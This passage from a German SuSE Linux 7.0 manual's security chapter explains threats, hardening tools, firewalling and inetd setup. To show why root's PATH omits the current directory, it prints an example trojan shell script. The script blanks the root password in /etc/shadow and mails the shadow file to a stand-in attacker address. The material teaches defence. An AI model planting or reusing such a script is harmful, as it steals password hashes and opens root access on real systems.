- **SUSEWM\_UPDATE=yes**

Legt fest, ob `SuSEconfig` die systemweiten Konfigurationsdateien für die Windowmanager in Abhängigkeit von den installierten Software-Paketen anpassen soll. Feintuning ist möglich über die Variablen `SUSEWM_WM`, `SUSEWM_MWM`, `SUSEWM_XPM`, `SUSEWM_ADD` und `SUSEWM_COMPAT`.







## 18 Sicherheit ist Vertrauenssache

### 18.1 Grundlagen

Bedrohungen aus dem Internet sind aus den heutigen Medien nicht mehr wegzudenken. Nahezu täglich erfährt man von einer neuen Gefahr für den heimischen Rechner oder für das gesamte Firmennetz durch Angriffe aus dem Internet oder durch Viren. Tatsächlich jedoch kann vor dieser Art von Bedrohung auch ein Schutz erworben werden.

Bevor auf einzelne Schutzmechanismen eingegangen werden kann, muss klar gestellt werden, was Sicherheit<sup>1</sup> (engl. *Security*) überhaupt bedeutet und vor was man sich schützen möchte. Folgende 6 Punkte machen schnell klar, dass die Sicherheit eines Rechners ein erstrebenswertes Ziel darstellt:

1. Schutz der Ressourcen
2. Zugang zu Informationen
3. Verfügbarkeit von Daten
4. Integrität der Daten
5. Vertraulichkeit der Daten (Rechtsvorschriften, z. B. Arztpraxen, Banken)
6. Privatsphäre

Die Gewährleistung dieser 6 Punkte soll das Ziel eines ausgearbeiteten Sicherheitskonzeptes sein. Hier muss nicht nur der Schutz vor Zugriffen unbefugter Dritter in Betracht gezogen werden, sondern auch die Gefahren durch schadhafte Hardware, wie z. B. Festplattencrashes oder defekte Sicherungsbänder.

Falls Transaktionsdaten auf dem System verarbeitet werden, greifen hier die gesetzlichen Bestimmungen der GoB (Grundsätze ordnungsgemäßer Buchführung), welche u. a. die Systemverwalter dazu verpflichten, das System vor unberechtigten Zugriffen zu schützen<sup>2</sup>.

<sup>1</sup>Im amerikanischen Sprachgebrauch findet sich häufiger das Wort *Trust*, das mehr den Grad des Vertrauens zum Ausdruck bringen soll, welches der Anwender seinem System entgegenbringt.

<sup>2</sup>Es greifen noch andere Bestimmungen, z. B. dass die Transaktionsdaten für mindestens 10 Jahre für Prüfungen zur Verfügung stehen müssen.



### Tipp

Ein elementarer Bestandteil eines guten Sicherheitskonzeptes ist das regelmäßige Erstellen von Backups, die auch auf ihre Verwendbarkeit hin geprüft werden sollten.

Zusammengefasst ergeben sich folgende mögliche Situationen, in denen die Sicherheit eines Computersystems Gefahren ausgesetzt ist:

**Benutzer**, die direkt an den jeweiligen Computern arbeiten, stellen die größte aller denkbaren Bedrohungen dar. Dies muss nicht in jedem Fall beabsichtigt sein, aber natürlich sind auch gezielte Angriffe durch Mitarbeiter denkbar.

**Kommunikation** über lokale oder Weitverkehrsnetze, wie auch das Internet, kann einerseits abgehört werden, andererseits bieten diese Netze Angriffsmöglichkeiten, ohne dass der Angreifer sich direkt vor Ort aufhalten muss.

**Direkter Zugriff** auf Computer durch Einbrecher oder andere unbefugte Personen, Diebstahl oder Sabotage.

**Naturkatastrophen** gegenüber sind Computer sehr anfällig.

**Hardware und Software** kann fehlerhaft sein, durch Designfehler oder konkrete Defekte, und damit nicht nur den Datenbestand an sich gefährden, sondern auch eine Kompromittierung ermöglichen bzw. den Dienst komplett unbrauchbar machen (siehe auch Abschnitt 65 auf Seite 533).

**Speichermedien** wie Disketten, Bänder oder Festplatten können entwendet oder (unbeabsichtigt) beschädigt werden.

**Elektromagnetische Strahlung** wird von jedem Computer, Monitor und Netzkabel emittiert. Die darin enthaltene Information kann mit geeigneten Geräten empfangen und nutzbar gemacht werden. Diese Strahlen werden auch über Rohrleitungen und Stromkabel transportiert, entgegen der üblichen Meinung geben übrigens auch LCD Monitore Strahlung ab.

Hier soll insbesondere auf die ersten beiden Punkte eingegangen werden, da gerade in diesen Bereichen durch den planvollen Einsatz von SuSE Linux Gefahrenpotential weitgehend abgebaut werden kann. Die übrigen Punkte sind für den Privatanwender von SuSE Linux sicherlich weniger interessant, beim Aufbau eines Firmennetzes sollten sich die zuständigen Personenkreise aber auch hier Gedanken machen.

In Abschnitt 18.1.1 auf der nächsten Seite und Abschnitt 18.1.2 auf Seite 532 wird zunächst auf die unterschiedlichen Angriffsformen eingegangen, bevor dann in Abschnitt 18.2 auf Seite 533 die einzelnen Werkzeuge, die in SuSE Linux 7.0 zur Verfügung stehen, im Detail vorgestellt werden. Zum Schluss gibt es einige allgemein gültige Hinweise, die auf jeden Fall beachtet werden sollten.




### 18.1.1 Lokale Sicherheit

Wer im Glashaus sitzt... Mit der Sicherheit fängt man am Besten beim eigenen Rechner im lokalen Netz an. Doch auch wenn der Rechner nicht oder nur temporär an einem Netz hängt, sollten gewisse Mindestvoraussetzungen beachtet werden. Schon das Löschen der Festplatte durch Partygäste kann zu einem großen Ärgernis werden, wenn dabei die letzten Ergebnisse der Promotionsarbeit verloren gehen.

#### Passwörter

Linux als Multiuser-Betriebssystem hat nicht nur ein Benutzerkonzept, sondern verfügt auch über einen Authentifizierungsmechanismus durch die Passwortabfrage. Auch wenn es unbequem erscheint, Sie sollten für alle Benutzer auf Ihrem System ein gutes Passwort<sup>3</sup> vergeben. Dies gibt Ihrem System zumindest guten Schutz vor dem unbedarften Eindringling. Insbesondere der Benutzer `'root'` ist das prominenteste Ziel von Angriffen, hier sollte das Passwort mit besonderer Sorgfalt gewählt werden.

Doch die besten Passwörter können nicht helfen, wenn der Eindringling direkten Zugang zu dem Rechner hat und ihn von dort zum Booten bewegen kann. Mit einer Bootdiskette kann Zugang zum installierten System erlangt werden. Aus diesem Grund sollten im *BIOS-Setup* (☞ *BIOS*) des PC die Diskettenlaufwerke – sofern vorhanden – als bootbare Medien deaktiviert werden.



#### Achtung

Damit diese Sperre nicht umgangen werden kann, sollte im gleichen Zug ein BIOS-Passwort gesetzt werden. Das Passwort selbst darf jedoch auf gar keinen Fall vergessen werden, ansonsten ist der spätere Zugriff auf das BIOS unmöglich – außer das BIOS wird mittels einer Überbrückung (engl. *Jumper*) zurück gesetzt.

Falls LILO benutzt wird (vgl. auf Seite 141), sollte in der Datei `/etc/lilo.conf` die Option `restricted` zusammen mit einem Passwort (z.B. `password=sicheres_passwort`) eingetragen werden und mittels `lilo` aktiviert werden. Ansonsten ist es für jeden möglich, der direkt am Rechner sitzt, das System zu kompromittieren. Das Passwort muss natürlich sicher gewählt sein, und die Datei `/etc/lilo.conf` darf nur für den Benutzer `'root'` lesbar sein.

Das Paket `john` in Serie `sec` (Sicherheitsrelevante Software) enthält ein Programm, um Passwörter zu erraten. Dieses kann der umsichtige Administrator verwenden, um schwache Passwörter automatisch erkennen zu lassen, und die Benutzer anzuweisen, nur sichere Passwörter zu verwenden.

<sup>3</sup>Über die Wahl eines guten Passwortes sind schon sehr lange Artikel verfasst worden. In Abschnitt 18.4 auf Seite 543 werden einige Hinweise gegeben.

## Zugriffsrechte

Um die Möglichkeiten der einzelnen User einzuschränken, beabsichtigt oder unbeabsichtigt Schaden anzurichten, sollten die User jeweils mit minimalen Rechten arbeiten. So ist es eine Grundregel, dass nicht jeder Anwender auf seinem Rechner stets als `'root'` arbeiten muss; selbst das gut gewählte Passwort sollte nur den Administratoren bekannt sein.

## Buffer Overflows und andere Angriffe

Nach wie vor die beliebteste Methode, `'root'`-Rechte auf einem Rechner zu erlangen, sind die so genannten „buffer overflows“<sup>4</sup>. Bei diesen „Exploits“ werden statische Felder im „User Stack“ eines Programms, z. B. während einer Texteingabe, gezielt mit Werten überschrieben, die andere Variablen im User Stack (also der Funktionsstack und der Programmheap) überschreiben, so dass gewünschter Code ausgeführt werden kann, etwa das Starten einer Shell. Betroffen sind hiervon ausschließlich Programme mit statischen Arraygrößen für Eingabewerte ohne Überprüfung auf Pufferüberlauf.

Die einzigen attraktiven Programme für diese Angriffsform sind solche, die das `suid`- oder `sgid`-Bit gesetzt haben, also Programme, die mit den Rechten des Eigentümers und nicht des aufrufenden Users gestartet werden. Üblicherweise benötigen Programme deshalb `suid-root`, da sie Aufgaben ausführen (wie z. B. `passwd`), zu denen ein normaler User keine Berechtigung hat. Daher ist es das Ziel der Distribution, die Anzahl dieser Programme möglichst gering zu halten und diese gegen derartige Angriffe abzusichern. Neben diesen Programmen sind auch die Systemdienste in Form von Daemonen anfällig für einen derartigen Angriff. Weiterhin sollten einschlägige Medien beachtet, sowie bei Bekanntwerden solcher Lücken verfügbare Updates und Patches zügig eingespielt werden.

Eine weitere Angriffsform auf privilegierte Programme und laufende Dienste bilden so genannte „link attacks“. Durch unsicheres Arbeiten der Programme in öffentlichen Verzeichnissen kann es möglich sein, Daten in vollkommen andere Dateien umzuleiten und so das System zu kompromittieren oder zum Absturz zu bringen.

Um die Anzahl der `suid`- und `sgid`-Dateien auf dem System zu reduzieren, kann man bei SuSE Linux mit YaST unter 'Administration des Systems' und 'Einstellungen zur Systemsicherheit' im Auswahlfenster 'Rechte auf Dateien werden gesetzt auf:' auf `secure` oder `paranoid` setzen. Welche Rechte dadurch gesetzt werden, können Sie in den Dateien `/etc/permissions.secure` und `/etc/permissions.paranoid` nachprüfen. Bei `paranoid` sollte man sich vor dessen Verwendung jedoch vergewissern, dass die Funktionalität des Systems für die eigenen Bedürfnisse nicht zu sehr eingeschränkt wird.

Aufgrund seiner Komplexität und des gewachsenen Codes ist das X Window System (XFree86) immer mal wieder auffällig geworden. Mittlerweile hat sich diese Problematik unter SuSE Linux entschärft, da die Server und Libraries

<sup>4</sup> Auch bekannt als „stack smashing vulnerabilities“.

nicht mehr `suid-root` gesetzt sind. Dennoch ergeben sich unter bestimmten Umständen einige Mängel in der Client-Server Kommunikation. Hier ist z. B. das Abhören von Tastatureingaben sowie das Auslesen von Fensterinhalten möglich. Unter Beachtung von Regel 3 und der Verwendung von Xauthority mittels `xauth` sowie der Vermeidung von `xhost +` kann jedoch ein grundlegendes Maß an Sicherheit erreicht werden. Um remote X-Programme zu starten, sollte möglichst das Paket `ssh` der Serie `sec` (Sicherheitsrelevante Software) verwendet werden; im kommerziellen Umfeld beachten Sie bitte die Lizenzbestimmung (`/usr/share/doc/packages/ssh/COPYING`). `ssh` ist auch für die anderen gängigen Plattformen verfügbar. Jedoch birgt dieses so genannte X11-Forwarding seine eigenen Gefahren, bitte erwägen Sie ganz darauf zu verzichten.



### Hinweis

Auf kritischen Serversystemen sollte jedoch, schon aus Performance-Gründen, kein X Window System eingesetzt werden.

## Viren und Pferde

Bis vor relativ kurzer Zeit trieben diverse Arten von Viren ihr Unwesen nicht nur auf Homecomputern, da das Transportieren und Weitergeben von Software auf Diskette den idealen Nährboden für diese Programme darstellt. Zum Glück sind bislang für Linux gerade mal 2 Viren bekannt. Da für Linux kaum Software im Binärformat weitergegeben wird und SuSE Linux selbst als virenfrei angesehen werden kann, besteht unter Beachtung von Regel 1 auf Seite 543 keine Gefahr durch Viren.

Anders sieht es jedoch mit den immer noch stark zunehmenden Makro-Viren aus, die vermehrt per E-Mail (in Textverarbeitungsdokumente eingebettet) verschickt werden. Da das gängige Office-Paket unter Linux nicht verfügbar ist, befinden sich diese Makro-Viren auf SuSE Linux in einer „sterilen“ Umgebung. Aufgrund der Tatsache, dass SuSE Linux vermehrt auf Mail-Servern als „Mail Transfer Agent“ eingesetzt wird, bietet sich hier die Gelegenheit, eingehende und ausgehende Mails automatisch nach eingebetteten Viren zu scannen.

Die so genannten „trojanischen Pferde“ verdienen eine gesonderte Betrachtung. Diese Programme gaukeln vor, etwas völlig anderes zu sein, um im Verborgenen ihrem Tun nachzugehen. So kann sich z. B. hinter einem Loginprompt ein trojanisches Pferd verbergen, welches die ergaunerten Passwörter in einer Datei sammelt oder per E-Mail versendet. Das hört sich vielleicht noch ganz harmlos an, jedoch spätestens wenn es um Kreditkartennummern oder die PIN zum Girokonto geht, hört der Spaß auf. Die Chance, ein trojanisches Pferd aus dem Internet herunterzuladen oder per E-Mail zu empfangen, ist relativ gering, jedoch ist es eine übliche Technik auf einem bereits kompromittierten System einige Trojaner zu hinterlassen, um sich jederzeit wieder Zugang verschaffen zu können. Die Existenz von trojanischen Pferden kann also als sicherer Indikator für ein kompromittiertes System dienen.

Einen endgültigen Schutz vor Viren und vor trojanischen Pferden kann es nicht geben, jedoch kann ein guter Virenschanner sowie ein durchdachter Umgang mit Disketten und Fremdprogrammen und die Beachtung der Regeln in Abschnitt 18.4 auf Seite 543 viel beitragen. Auch die Verwendung von Programmen wie tripwire, Paket tripwire, Serie sec (Sicherheitsrelevante Software) hilft bei der Erkennung; siehe auf Seite 535.

### 18.1.2 Netzwerk-Sicherheit

Kaum ein Rechner steht noch alleine in der Kammer. Mittlerweile sind gerade wegen der ausgezeichneten Netzwerkfähigkeit von Linux die Rechner im LAN vernetzt, hängen über Modem oder ISDN im Internet oder dienen als Gateway für ganze Subnetze. Dabei besteht für jeden Rechner die Gefahr vielfältiger Angriffe über das Netzwerk.

Bei geeigneter Konfiguration einer Firewall können die meisten Angriffsformen abgewehrt werden; zwar sind die geöffneten Ports nach wie vor verwundbar, jedoch kann durch den Einsatz weiterer Tools auch hier das Risiko entschieden vermindert werden.

Die Wahrscheinlichkeit, während der 30 Minuten Maillesen über eine Wählleitung Ziel eines Angriffs zu werden, kann als gering eingestuft werden. Über permanente Leitungen verbundene Systeme sollten aber auf jeden Fall geschützt werden. Die wichtigsten Angriffsformen werden hier kurz vorgestellt.

#### Man in the Middle

Die „Man in the Middle“-Angriffe beziehen sich auf Netzwerkverkehr, der über einen oder mehrere Rechner zwischen verschiedenen Netzen geroutet wird. Der Angreifer hat dabei Kontrolle über einen der Router, kann unterwegs IP Pakete abhören, umleiten und austauschen. Da momentan IP-Pakete nicht authentifiziert sind, ist dieser Angriff leicht möglich. Besserung verspricht IPv6, der kommende Standard.

Die einzige Abhilfe gegen diese Art von Angriffen, etwa beim Mailaustausch oder bei Zugriffen auf WWW-Server, bietet nur der Einsatz starker Kryptographie. Netzverbindungen mit `telnet` oder `rsh` können im Klartext inklusive Passwort mitgelesen werden. Das ist der häufigste Grund für die Kompromittierung eines Systems von außen! Hier sollte umgehend auf die Verwendung von `ssh` gewechselt werden. Zur Signatur von E-Mails empfiehlt sich die Verwendung von `pgp`. Eine verschlüsselte Übertragung von HTTP-Seiten kann mit dem SSL<sup>5</sup> Protokoll erreicht werden (⇒ *Verschlüsselung*). Die Qualität der Verschlüsselung steht und fällt jedoch mit der sicheren Übertragung der Schlüssel. Hierbei sollte also besondere Vorsicht walten!

Das Paket `modssl` in Serie `n` (Netzwerk) enthält das SSL-Modul für das HTTP-Server Paket `apache`.

---

<sup>5</sup>SSL steht für Secure Socket Layer.

### Buffer Overflows, die 2.

Nach dem so genannten „sniffing“, dem passiven Mitlesen von Daten (z. B. Login und Passwort), sind Buffer Overflows die häufigste Art der Kompromittierung von außen. Hier gilt: Jeder von außen erreichbare Dienst (z. B. Mail, Webserver, POP3 etc.) stellt ein potentiell Sicherheitsproblem dar. Jeder Dienst der unbedingt benötigt und nicht abgeschaltet werden kann, sollte wenn möglich über eine Firewall-Filter-Konfiguration des Linux-Kernels (mittels `ipchains`) nur von bestimmten Systemen erreichbar sein. Wenn auch das nicht möglich ist, sollte versucht werden, den Dienst durch eine besonders sichere Version zu ersetzen (z. B. Paket `postfix` anstatt Paket `sendmail`). Experten können darüber hinaus noch jeden Dienst in einer eigenen `chroot`-Umgebung laufen lassen.

### Denial of Service

Bei den „Denial-of-Service“-Attacken schaltet der Angreifer einen Netzdienst durch Überlastung gezielt aus. Unter Umständen ist davon dann nicht nur der einzelne Dienst betroffen, sondern die ganze Maschine kann nicht mehr erreicht werden. Häufig wird diese Angriffsform eingesetzt, um einen Nameserver auszuschalten, damit dessen Funktion übernommen werden kann. Nach der Übernahme können dann Netzwerkpakete an eine andere Stelle geleitet werden. Denial-of-Service wird zumeist mit IP Spoofing kombiniert eingesetzt, um die Herkunft zu verschleiern; vgl. auf dieser Seite. Daher ist eine Rückverfolgung in den meisten Fällen aussichtslos. Es muss einfach besser abgesichert werden.

Zu Denial-of-Service-Angriffen, die zum kompletten Stillstand einer Maschine führen können, gibt es in der Regel innerhalb von Stunden nach dem Bekanntwerden einen Patch. SuSE Linux ist gegen die zum jeweiligen Release-Zeitpunkt bekannten Denial-of-Service Angriffe abgesichert, soweit Patches vorhanden. Dennoch sollte der verantwortliche Systembetreuer sich stets auf dem Laufenden halten.

### IP Spoofing

Das „IP Spoofing“ bezeichnet eine Technik, die eine Sicherheitslücke im TCP/IP Protokoll ausnutzt. Dabei wird die Absenderadresse eines TCP/IP-Paketes nicht überprüft, und kann somit mit einem beliebigen Wert gefüllt werden. Damit kann der Urheber einer Attacke seine Herkunft verschleiern.

Zunächst ist es wichtig, den eigenen Router ins externe Netz so zu konfigurieren, dass nur Pakete mit einer externen Absenderadresse ins interne Netz passieren können und nur Pakete mit einer internen Adresse ins externe Netz geroutet werden.

## 18.2 Tools

Nun gehen wir darauf ein, welche Möglichkeiten man hat, mit Hilfe von Tools das eigene System zu überwachen und auf evtl. vorhandene Schwachstellen zu

überprüfen. Die potentielle Gefährdung eines Rechners ist allerdings immer individuell unterschiedlich einzustufen. In einem durch einen Firewall geschützten Netzwerk bedarf es sicherlich weniger Schutz- und Überwachungsmaßnahmen, als in einem ungeschützten Netzwerk.

### 18.2.1 Lokale Tools

Der unumstrittene Vorteil von Linux gegenüber anderen Betriebssystemen ist zum einen die Stabilität und zum anderen die Tatsache, dass es sich um ein Multiuser-Betriebssystem handelt. Letzteres birgt jedoch auch Risiken, die man nicht unterschätzen sollte. So existieren zusätzlich zu den bekannten Dateirechten einige, die durch erfahrene Benutzer (Angreifer) ausgenutzt werden könnten. Die Rede ist vom sog. `suid`-Bit. Ein Programm, welches dieses Bit gesetzt hat, bekommt automatisch die Rechte des Benutzers, dem es gehört. Gehört besagtes Programm dem Superuser, und wird von einem beliebigen Benutzer gestartet, so hat es im laufenden System die Rechte des Superusers. Das hört sich jetzt sehr gefährlich an, ist jedoch für gewisse Funktionalitäten unumgänglich. So muss z. B. das Programm `ping` mit Superuser-Rechten ausgeführt werden. Das würde bedeuten, dass nur `'root'` dieses Programm ausführen könnte. Aus diesem Grund wird hier das `suid`-Bit gesetzt.

```
tux@erde:/home/tux > ls -l /bin/ping

-rwsr-xr-x  1 root  root    13216 Mar 17 16:36 /bin/ping
```

Wenn Sie wissen möchten, welche Programme in Ihrem System das `suid`-Bit gesetzt haben *und* dem Benutzer `'root'` gehören, geben Sie einmal folgendes ein:

```
tux@erde:/home/tux > find / -uid 0 -perm +4000
```

Auf diese Weise können Sie „verdächtige“ Programme identifizieren. Bei SuSE Linux können Sie mit Hilfe von YaST unter ‘Administration des Systems’ und ‘Einstellungen zur Systemsicherheit’ im Auswahlfenster ‘Rechte auf Dateien werden gesetzt auf:’ auf `secure` setzen. Welche Rechte dadurch gesetzt werden, können Sie in der Datei `/etc/permissions.secure` nachprüfen.

Kaum jemand hat sicherlich die Zeit dazu, seinen oder seine Arbeitsplatzrechner ständig mit ausgeklügelten Kommandos zu überwachen. Für diese Aufgabe existieren zum Glück Tools, die einem eine Menge Arbeit ersparen können. Auf eines dieser Tools werde ich hier kurz eingehen, da es u. a. auch vom CERT<sup>6</sup> empfohlen wird. Die Rede ist vom Programm `tripwire`, Paket `tripwire`, Serie `sec` (Sicherheitsrelevante Software).

<sup>6</sup>CERT = engl. Computer Emergency Response Team; siehe <http://www.cert.dfn.de/dfncert/info.html>.



Das Paket `firewalls`, Serie `sec` (Sicherheitsrelevante Software) enthält das Skript `/usr/sbin/SuSEfirewall`, welches die Konfigurationsdatei `/etc/rc.config.d/firewall.rc.config` ausliest, und danach restriktive Filterlisten mittels `ipchains` generiert. Mehr Informationen finden Sie unter Abschnitt 18.2.2 auf der nächsten Seite zu Netzwerk-Tools.

Das Paket `secchk`, Serie `sec` (Sicherheitsrelevante Software) enthält mehrere kleine Skripten, die täglich, wöchentlich und monatlich spezielle Sicherheitsüberprüfungen des Systems vornehmen (z. B. Konsistenz der Passwortdatei, Benutzerdaten, Passwörter knacken, laufende Module), und bei Änderungen den Administrator benachrichtigt.

Das Paket `hardsuse`, Serie `sec` (Sicherheitsrelevante Software) enthält das Perl-Skript `harden_suse` (`/usr/sbin/harden_suse`), welches entwickelt wurde, um Systemverwaltern ein einfach zu bedienendes Programm zur Erhöhung der Sicherheit an die Hand zu geben. Nach dem Start werden neun Ja/Nein-Fragen gestellt (z. B. ob alle Dienste deaktiviert werden sollen, Benutzer-Sicherheit erhöht oder `suid`- und `sgid`-Dateien minimiert werden sollen), um nach den Angaben dann das System umzukonfigurieren. Eine Logdatei mit den Änderungen finden Sie in `/etc/harden_suse.log`, zudem werden Sicherheitskopien der geänderten Dateien erstellt. Sollte das System sich anschließend ungewollt verhalten, lassen sich die Änderungen mittels `/etc/undo_harden_suse` wieder zurücksetzen.

Das Paket `scslog`, Serie `sec` (Sicherheitsrelevante Software) beinhaltet ein Kernel-Modul, welches nach dem Laden alle eingehenden und ausgehenden Netzwerkverbindungen protokolliert; Sie können dies automatisieren, indem Sie es z. B. in die Startup-Dateien einfügen.

Das Paket `secumod`, Serie `sec` (Sicherheitsrelevante Software) enthält ein weiteres Modul, welches Angriffe auf Ihr System verhindert oder erschwert. Dazu gehören bis jetzt der Schutz vor Symlink-, Hardlink- und Pipe-Angriffen, Prozesse können auf Wunsch nicht mehr "gestraced" werden und einiges mehr. Da dieses Paket sehr neu ist, und zum Druckdatum dieses Buches noch nicht vollständig dokumentiert war, möchten wir Sie bitten, einen Blick in die Dokumentation des Pakets zu werfen.

### Durch Logdateien surfen

Eine wichtige Quelle an Informationen sind sicherlich die Dateien, in denen das System und einzelne Programme Informationen schreiben. Die Rede ist von Logdateien. Zumindest eine dieser Logdateien sollte man regelmäßig durchsehen: die Datei `/var/log/messages` – hierhin wird unter SuSE Linux der Großteil der Informationen protokolliert.

Natürlich hat man in den meisten Fällen keine Zeit und/oder keine Motivation, sich durch diese immer größer werdenden Dateien zu graben. Zum Glück gibt es auch hierfür Hilfsmittel, die einen Großteil der Arbeit erledigen können. Eines dieser Hilfsmittel ist das Programm `logsurfer`.

Durch eine Konfigurationsdatei gesteuert, erlaubt es die kontinuierliche Überwachung einer Logdatei. Auf bestimmte Meldungen kann hier mit definierten



Aktionen reagiert werden, indem z. B. eine Mail geschickt oder ein externes Programm gestartet wird.

Beispiele finden sich in der wirklich guten Manual-Page von `logsurfer.conf` (`man 4 logsurfer.conf`).

### Die Variable `PATH` und der Benutzer `'root'`...

Während der Arbeit unter SuSE Linux als Benutzer `'root'` ist Ihnen sicherlich schon aufgefallen, dass das aktuelle Verzeichnis nicht im Suchpfad vorhanden ist. Das macht sich dadurch bemerkbar, dass Sie vor dem Namen des auszuführenden Programmes immer ein `./` voranstellen müssen. Den Grund dafür verdeutlicht das folgende Szenario:

- Ein Benutzer ist in Ihrem System angemeldet und erstellt das Shell-Skript in der Art der Datei [18.2.1](#).

```
#!/bin/sh
cp /etc/shadow /etc/shadow.sys
sed 's;^(^root:)[^:]*\(:.*\);1\2;' /etc/shadow.sys \
    > /etc/shadow
# rm -f /etc/shadow.sys
mailx hacker@hackit.org -s "Root Account hacked" < /etc/shadow
/bin/ls $*
```

Datei 18.2.1: Shellskript zum Root-Hack

- Dieses Skript legt er nach `/tmp/ls`.
- Wenn jetzt `'root'` nach `/tmp` wechselt das aktuelle Verzeichnis – in diesem Fall `/tmp` – vor `/bin` in der Variable `PATH` eingetragen hat, so wird anstatt `/bin/ls` das eben erwähnte Skript ausgeführt, was zur Folge hat, dass das Root-Passwort entfernt wird und der Benutzer eine Mail bekommt, die Ihm sagt, dass er jetzt ohne Passwort einen Root-Account auf Ihrem Rechner hat. Das ist unschön ;-).

Wäre das aktuelle Verzeichnis nicht im Suchpfad gewesen, hätten Sie explizit `./ls` eingeben müssen, um das Skript auszuführen – es handelt sich hierbei übrigens um ein „Trojanisches Pferd“ (siehe auf Seite [531](#)).

## 18.2.2 Netzwerk-Tools

Es ist ohne Zweifel sinnvoll und wichtig, einen Rechner, der im Netzwerk steht, zu beobachten bzw. zu kontrollieren. Im Folgenden soll darauf eingegangen werden, wie man einen Linux-Rechner möglichst sicher vor einem Angriff aus dem Netz machen kann.

## Der inetd

Ein elementarer Ansatz hierfür ist die genau überlegte Freischaltung der Dienste (Ports), die der inetd (Internet „Super-Server“) bereitstellt. Unter SuSE Linux sind als Voreinstellung einige der „gefährlichen“ Dienste standardmäßig deaktiviert. Es handelt sich hierbei um die „internal services“ des inetd. Die Konfigurationsdatei ist `/etc/inetd.conf`. Aber auch die anderen Dienste sollten wohl überlegt freigeschaltet bzw. deaktiviert werden – je nach Bedarf. Wir empfehlen unbedingt einen Blick in die Konfigurationsdatei zu werfen, da standardmäßig z. B. POP3 und andere Dienste aktiviert sind! Datei 18.2.2 zeigt eine Auswahl an Diensten, die in den allermeisten Fällen vollkommen ausreichend sind.

```
ftp      stream tcp nowait root    /usr/sbin/tcpd    wu.ftpd -a
telnet   stream tcp nowait root    /usr/sbin/tcpd    in.telnetd
shell    stream tcp nowait root    /usr/sbin/tcpd    in.rshd -L
login    stream tcp nowait root    /usr/sbin/tcpd    in.rlogind
finger   stream tcp nowait nobody /usr/sbin/tcpd    in.fingerd -w
```

Datei 18.2.2: Typisches Konfigurationsbeispiel für den inetd

Jedoch auch hier sollte man sich überlegen, ob man wirklich Dienste wie telnet, shell und login benötigt. Diese Dienste haben nämlich den Nachteil, dass ein Angreifer sämtliche Daten einschließlich des Passworts bei solchen Verbindungen mitlesen kann. Dazu sind nicht einmal besondere Kenntnisse notwendig, da es Programme gibt, die einem diese Arbeit abnehmen. Insbesondere sollte man auf keinen Fall einen direkten Remote-Login als `'root'` zulassen. Aus diesem Grund sei noch einmal auf die „Secure Shell“ (Paket `ssh`) hingewiesen. Bei Einsatz der `ssh` wird die gesamte Übertragung verschlüsselt, auch das eingegebene Passwort (☞ [Verschlüsselung](#)).

## Das SuSE Firewall-Paket

### Hinweis

Fragen zum SuSE Paketfilterfirewall werden nicht durch den Installations-support beantwortet.



Der SuSE Paketfilterfirewall, Paket `firewalls`, Serie `sec` (Sicherheitsrelevante Software) wird über die Datei `/etc/rc.config.d/firewall.rc.config` aktiviert und konfiguriert. Die einzelnen Einträge sind in der Datei selber dokumentiert und kommentiert. Um auch Anfängern den Einstieg zu erleichtern, folgen nun einige Grundlagen-Erläuterungen und Hinweise zum Einsatz der SuSE Paketfilterfirewall.

Die bei der Kommunikation über das Internet eingesetzte Protokollfamilie ist das Internetprotokoll, das unter dem Begriff „TCP/IP“ bekannt ist. TCP/IP steht für Transmission Control Protocol und Internet Protocol. TCP/IP ist heutzutage über fast alle Hardware-, Betriebssystem- und Netzplattformen hinweg verfügbar. Es wurde vom amerikanischen Verteidigungsministerium (United States

Department of Defence; DoD) entwickelt und zum ersten Mal 1978 der Öffentlichkeit vorgestellt.

Ein TCP/IP-Netz überträgt Daten zwischen verschiedenen Computersystemen, indem es die Daten zu Paketen zusammenfasst und die Pakete überträgt. Jedes Paket beginnt mit einem Header, der verschiedene Steuerinformationen, wie z. B. die Adresse des Zielcomputers, enthält. Nach diesem Header folgen dann die zu übertragenden Daten. Wenn z. B. eine Datei von einem Computer auf einen anderen Computer über das Netz transportiert werden soll, wird der Inhalt dieser Datei in eine Serie von Paketen umgewandelt. Diese Pakete werden dann zum Zielcomputer geschickt.

Die fehlerfreie Übertragung der Pakete stellt das Transmission Control Protocol (TCP) sicher. Es sorgt z. B. dafür, dass die Pakete in der richtigen Reihenfolge beim Empfänger ankommen. TCP bildet die Transportschicht und meldet Fehler, die nicht behebbar sind, an das darüberliegende IP weiter. Ein weiteres Transportschichtprotokoll der Familie ist UDP. Bei UDP wurde auf die Sicherstellung der fehlerfreien Übertragung verzichtet, wodurch die Übertragung schneller als bei TCP verläuft. Allerdings muss bei der Verwendung von UDP anderweitig (durch die Anwendung) sichergestellt werden, dass Übertragungsfehler erkannt und korrigiert werden.

Eine IP-Adresse (IP Version 4) ist ein 32Bit-Wert. Um IP-Adressen besser lesbar zu machen, werden sie in dezimalen 8Bit-Portionen, durch Punkte getrennt, geschrieben (z. B. 192.168.0.20). Damit ein Computer zur gleichen Zeit mehrere Verbindungen bedienen kann und um diese Verbindungen voneinander unterscheiden zu können, findet die Kommunikation über sog. Ports (0 bis 65535) statt. Diesen Ports werden Verbindungen zugeordnet, d. h. im Header eines TCP- oder UDP-Pakets werden neben der Adresse des sendenden Computers (Quelladresse) und des Zielcomputers (Zieladresse) auch der Quellport und der Zielport eingetragen. Ein Teil der Ports 0 bis 65535 ist per Definition für bestimmte Dienste vorgesehen (siehe auch `/etc/services`).

Der TCP-Port 23 ist beispielsweise der Port für Telnetverbindungen. Eine weitere Festlegung betrifft die Ports 0 bis 1023 (TCP und UDP). Sie sind die sog. privilegierten Ports. Auf diesen Ports dürfen vertrauenswürdige Programme, die zum Teil mit Systemverwalterprivilegien ('root'-Rechte) ausgeführt werden müssen, ihre Dienste anbieten (siehe `/etc/services`).

Die Ports 1024 bis 65535 werden als nicht privilegierte Ports bezeichnet. Der Unterschied kann am etwas vereinfachten Beispiel einer Dateiübertragung mit **ftp** verdeutlicht werden. Ein FTP-Server bietet seine Dienste auf TCP-Port 21 an. Wird ein FTP-Client auf dem Computer mit der IP-Adresse 192.168.3.5 (Client) mit dem Kommando

```
tux@erde:/home/tux > ftp 192.168.3.16
```

